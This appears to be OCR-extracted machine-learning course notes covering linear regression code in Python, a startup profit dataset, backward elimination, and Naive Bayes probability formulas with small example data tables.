

Salary vs Experience (Training Set)
Salary
120000
100000
80000
60000
40000
2
4
6
8
10
Years of Experience


Salary vs Experience (Training Set)
Salary
120000
100000
80000
60000
40000
2
4
6
8
10
Years of Experience


```
# Data Preprocessing
# Importing the libraries
import numpy as np
import matplotlib.pyplot as plt
import pandas as pd
# Importing the dataset

dataset = pd.read_csv('Salary_Data.csv')
X = dataset.iloc[:, :-1].values #The independent variable YOE
y = dataset.iloc[:, 1].values #Dependent variable Salary from 0index is at index 1

# Splitting the dataset into the Training set and Test set
from sklearn.cross_validation import train_test_split
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size = 1/3, random_state = 0)

# Feature Scaling
"""from sklearn.preprocessing import StandardScaler
sc_X = StandardScaler()
X_train = sc_X.fit_transform(X_train)
X_test = sc_X.transform(X_test)
sc_y = StandardScaler()
y_train = sc_y.fit_transform(y_train)"""

#Fitting simple linear regressor to training data
from sklearn.linear_model import LinearRegression
regressor=LinearRegression()
regressor.fit(X_train,y_train)

#Pridicting the test results
y_pred=regressor.predict(X_test)
```

	A	B	C	D	E
1	R&D Spend	Administration	Marketing Spend	State	Profit
2	165349.2	136897.8	471784.1	New York	192261.83
3	162597.7	151377.59	443898.53	California	191792.06
4	153441.51	101145.55	407934.54	Florida	191050.39
5	144372.41	118671.85	383199.62	New York	182901.99
6	142107.34	91391.77	366168.42	Florida	166187.94
7	131876.9	99814.71	362861.36	New York	156991.12
8	134615.46	147198.87	127716.82	California	156122.51
9	130298.13	145530.06	323876.68	Florida	155752.6
10	120542.52	148718.95	311613.29	New York	152211.77
11	123334.88	108679.17	304981.62	California	149759.96
12	101913.08	110594.11	229160.95	Florida	146121.95
13	100671.96	91790.61	249744.55	California	144259.4
14	93863.75	127320.38	249839.44	Florida	141585.52
15	91992.39	135495.07	252664.93	California	134307.35
16	119943.24	156547.42	256512.92	Florida	132602.65
17	114523.61	122616.84	261776.23	New York	129917.04
18	78013.11	121597.55	264346.06	California	126992.93
19	94657.16	145077.58	282574.31	New York	125370.37
20	91749.16	114175.79	294919.57	Florida	124266.9
21	86419.7	153514.11	0	New York	122776.86
22	76253.86	113867.3	298664.47	California	118474.03
23	78389.47	153773.43	299737.29	New York	111313.02
24	73994.56	122782.75	303319.26	Florida	110352.25
25	67532.53	105751.03	304768.73	Florida	108733.99

50_Startups



Simple Linear Regression
$y = b_0 + b_1 * x_1$
Dependent variable (DV)
Independent variables (IVs)
Multiple Linear Regression
$y = b_0 + b_1 * x_1 + b_2 * x_2 + \ldots + b_n * x_n$


5 methods of building models:
1. All-in
2. Backward Elimination
3. Forward Selection
4. Bidirectional Elimination
5. Score Comparison
Stepwise Regression






```
def backwardElimination(x_,y_,sl):
    try:
       num_ind_var=len(x_[0])
       for i in range(0,num_ind_var):
              regressor_OLS=sm.OLS(y_,x_).fit()
              p_max=max(regressor_OLS.pvalues).astype(float)
              if p_max > sl: #if its > then 1 element will be deleted for sure ,thus for next itteration
                             #we can iterate over the ones present ,--> num_ind_var -i .
                  for j in range(0,num_ind_var -i):
                      if (regressor_OLS.pvalues[j].astype(float) == p_max) :
                             x_=np.delete(arr=x,j,axis=1)
       regressor_OLS.summary()
    except Exception as ex:
        print (str(ex))

SL = 0.05
X_opt = X[:, [0, 1, 2, 3, 4, 5]]
X_Modeled = backwardElimination(X_opt,y, SL)
```


```
import numpy as np
import matplotlib.pyplot as plt
import pandas as pd

# Importing the dataset
dataset = pd.read_csv('50_Startups.csv')
X = dataset.iloc[:, :-1].values
y = dataset.iloc[:, 4].values

#Encoding catagorical data
from sklearn.preprocessing import LabelEncoder, OneHotEncoder
labelencoder_X = LabelEncoder()
X[:, 3] = labelencoder_X.fit_transform(X[:, 3])
onehotencoder = OneHotEncoder(categorical_features = [3])
X = onehotencoder.fit_transform(X).toarray()

#Avoiding dummy variable trap
X=X[:,1:]

# Splitting the dataset into the Training set and Test set
from sklearn.cross_validation import train_test_split
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size = 0.2, random_state = 0)

#Fitting data to linear regression model
from sklearn.linear_model import LinearRegression
regressor=LinearRegression()
regressor.fit(X_train,y_train)

# Feature Scaling
"""from sklearn.preprocessing import StandardScaler
sc_X = StandardScaler()
X_train = sc_X.fit_transform(X_train)
X_test = sc_X.transform(X_test)
sc_y = StandardScaler()
y_train = sc_y.fit_transform(y_train)"""
```





$$P(A|B) = \frac{P(B|A) * P(A)}{P(B)}$$



Salary
Drives
Walks
Age



#4
Posterior Probability
#3
Likelihood
#1
Prior Probability
$P(Walks|X) = \frac{P(X|Walks) * P(Walks)}{P(X)}$
#2
Marginal Likelihood



#4 Posterior Probability
#3 Likelihood
#1 Prior Probability
$P(Drives|X) = \frac{P(X|Drives) * P(Drives)}{P(X)}$
#2 Marginal Likelihood


#4 Posterior Probability
#3 Likelihood
#1 Prior Probability
$P(Walks|X) = \frac{P(X|Walks) * P(Walks)}{P(X)}$
#2 Marginal Likelihood


Salary
Drives
Walks
Age



#4
Posterior Probability
#3
Likelihood
#1
Prior Probability
$P(Walks|X) = \frac{P(X|Walks) * P(Walks)}{P(X)}$
#2
Marginal Likelihood



#3. P(X|Walks)
Salary
Drives
Walks
Age
$P(X|Walks) = \frac{Number\ of\ Similar\ Observations\ Among\ those\ who\ Walk}{Total\ number\ of\ Walkers}$
$P(X|Walks) = \frac{3}{10}$



Index	User ID	Gender	Age	EstimatedSalary	Purchased
0	15624510	Male	19	19000	0
1	15810944	Male	35	20000	0
2	15668575	Female	26	43000	0
3	15603246	Female	27	57000	0
4	15804002	Male	19	76000	0
5	15728773	Male	27	58000	0
6	15598044	Female	27	84000	0
7	15694829	Female	32	150000	1
8	15600575	Male	25	33000	0
9	15727311	Female	35	65000	0
10	15570769	Female	26	80000	0
11	15606274	Female	26	52000	0
12	15746139	Male	20	86000	0
13	15704987	Male	32	18000	0
14	15628972	Male	18	82000	0
15	15697686	Male	29	80000	0
16	15733883	Male	47	25000	1

